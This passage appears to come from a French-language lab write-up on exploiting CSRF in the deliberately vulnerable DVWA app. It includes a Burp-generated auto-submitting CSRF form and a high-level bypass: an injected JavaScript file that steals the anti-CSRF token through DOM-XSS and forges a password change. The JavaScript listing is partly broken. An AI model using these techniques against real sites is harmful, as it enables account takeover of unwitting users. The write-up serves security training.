
2. Interception et analyse de la requête HTTP

La requête légitime de changement de mot de passe est capturée dans Burp Suite avec le cookie `security=medium`. L'en-tête `Referer: http://localhost/DVWA/vulnerabilities/csrf/` est bien présent et validé par l'application.



3. Élaboration du PoC CSRF (Proof of Concept)


Le script malveillant est rédigé dans un fichier HTML local. La présence de la chaîne localhost dans le chemin d'accès du fichier ou du domaine de l'attaquant permet de satisfaire la condition stripos lors de l'envoi de la requête.





```
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4   <form action="http://localhost/DVWA/vulnerabilities/csrf/">
5     <input type="hidden" name="password6#95;new" value="test1234" />
6     <input type="hidden" name="password6#95;conf" value="test1234" />
7     <input type="hidden" name="Change" value="Change" />
8     <input type="submit" value="Submit request" />
9   </form>
10  <script>
11    history.pushState('', '', '/');
12    document.forms[0].submit();
13  </script>
14 </body>
15 </html>
16
```

4. Exécution du PoC et validation de l'exploitation


Le fichier PoC (file:///home/kali/Bureau/csrf.html) est ouvert dans le navigateur où la session DVWA est active. Soumettre le formulaire transmet les cookies de session ainsi qu'un *Referer* valide pour l'application, entraînant la modification du mot de passe à l'insu de l'utilisateur.





High Security

L'analyse du code source montre l'introduction d'un mécanisme de protection basé sur un jeton Anti-CSRF dynamique (*user_token*). L'application génère un jeton unique associé à la session de l'utilisateur et le valide côté serveur à l'aide de la fonction *checkToken()* avant d'autoriser la modification du mot de passe. Cette protection neutralise efficacement les attaques CSRF inter-domaines classiques. Cependant, elle est contournée par le chaînage avec une vulnérabilité DOM-XSS présente sur l'application (*module xss_d*). L'exécution d'un script JavaScript arbitraire au sein de la même origine (*http://localhost*) permet de passer outre la *Same-Origin Policy* (SOP), de lire le DOM, d'exfiltrer le jeton dynamique et de forger la requête avec un token valide.




```
$change = false;
$request_type = "html";
$return_message = "Request Failed";

if ($_SERVER['REQUEST_METHOD'] == "POST" && array_key_exists("CONTENT_TYPE", $_SERVER) && $_SERVER['CONTENT_TYPE'] == "application/json") {
    $data = json_decode(file_get_contents('php://input'), true);
    $request_type = "json";
    if (array_key_exists("HTTP_USER_TOKEN", $_SERVER) &&
        array_key_exists("password_new", $data) &&
        array_key_exists("password_conf", $data) &&
        array_key_exists("Change", $data)) {
        $token = $_SERVER['HTTP_USER_TOKEN'];
        $pass_new = $data["password_new"];
        $pass_conf = $data["password_conf"];
        $change = true;
    }
} else {
    if (array_key_exists("user_token", $_REQUEST) &&
        array_key_exists("password_new", $_REQUEST) &&
        array_key_exists("password_conf", $_REQUEST) &&
        array_key_exists("Change", $_REQUEST)) {
        $token = $_REQUEST["user_token"];
        $pass_new = $_REQUEST["password_new"];
        $pass_conf = $_REQUEST["password_conf"];
        $change = true;
    }
}
```

L'exploitation s'est déroulée selon la démarche suivante :


1. Analyse du code source et identification de la faiblesse

L'inspection du script *high.php* confirme la présence et la vérification obligatoire du paramètre *user_token*. L'identification d'une faille DOM-XSS sur l'application constitue le vecteur de contournement permettant de lire ce jeton directement dans le contexte de la session active de la victime.




2. Interception et analyse de la requête HTTP

La requête légitime de changement de mot de passe est capturée dans Burp Suite avec le cookie `security=high`. L'analyse de la requête confirme que toute tentative de modification échoue si le paramètre `user_token` est absent, invalide ou déjà consommé.



3. Élaboration du PoC CSRF (Proof of Concept)

Un script JavaScript malveillant (`xss.js`) est rédigé pour effectuer une requête HTTP GET asynchrone vers la page CSRF, extraire la valeur courante du `user_token` depuis la réponse HTML à l'aide d'une expression régulière, puis transmettre la requête de changement de mot de passe munie de ce jeton valide. Ce script est injecté via le fragment d'URL du module DOM-XSS (`http://localhost/vulnerabilities/xss_d/#<script src='\"..\"'></script>`).



```

~/Bureau/xss.js - Mousepad
Fichier Éditer Rechercher Affichage Document Aide
xss.js x csrf.html x

1 var theUrl = 'http://localhost/DVWA/vulnerabilities/csrf/';
2 var pass = 'admin';
3 if (window.XMLHttpRequest){
4     xmlhttp=new XMLHttpRequest();
5 }else{
6     xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
7 }
8 xmlhttp.withCredentials = true;
9 var hacked = false;
10 xmlhttp.onreadystatechange=function(){
11     if (xmlhttp.readyState==4 && xmlhttp.status==200)
12     {
13         var text = xmlhttp.responseText;
14         var regex = /user_token\' value=\'(.*)\' \>/;
15         var match = text.match(regex);
16         var token = match[1];
17         var new_url = 'http://localhost/DVWA/vulnerabilities/csrf/?
user_token='+token+'&password_new='+pass+'&password_conf='+pass+'&Change=Change';
18         if(!hacked){
19             alert('Got token:' + match[1]);
20             hacked = true;
21             xmlhttp.open("GET", new_url, false );
22             xmlhttp.send();
23         }
24         count++;
25     }
}


(root@kali)-[/home/kali/Bureau]
# ls
csrf.html  xss.js

(root@kali)-[/home/kali/Bureau]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

```

